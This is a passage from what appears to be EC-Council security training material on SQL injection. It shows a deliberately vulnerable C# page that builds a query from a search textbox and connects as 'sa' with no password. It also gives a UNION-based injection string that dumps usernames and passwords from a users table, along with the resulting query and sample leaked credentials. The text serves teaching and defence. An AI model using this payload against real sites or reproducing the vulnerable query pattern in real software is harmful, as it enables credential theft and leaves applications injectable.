
Entering this query reveals the usernames and passwords found in the Users table.

The page (BadProductList.aspx) displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter. As with the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks. The executed SQL query is constructed dynamically from a user-supplied input.



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }
private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }
private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";
   // This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + '"; }
    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();
    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

Figure 15.4: Example of vulnerable web application - BadProductList.aspx



Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

http://www.certifiedhackershop.com
CertifiedHackerShop.com
Search for Products
Attacker Launching SQL Injection

Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

User names and Passwords are displayed

```
blah' UNION Select 0, username, password, 0 from users --
```


SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE
'blah' UNION Select 0, username, password, 0 from users --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

Most websites provide search to enable users to find a specific product or service quickly. A separate **Search** field is maintained on the website in an area that is easily viewable. As with any other input field, attackers target this field to perform SQL injection attacks. An attacker enters specific input values in the **Search** field to perform an SQL injection attack.



http://www.certifiedhackershop.com
CertifiedHackerShop.com
Search for Products
Attacker Launching SQL Injection

Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0


User names and Passwords are displayed

```
blah' UNION Select 0, username, password, 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE
'blah' UNION Select 0, username, password, 0 from users --
```

Figure 15.5: Example of vulnerable web application



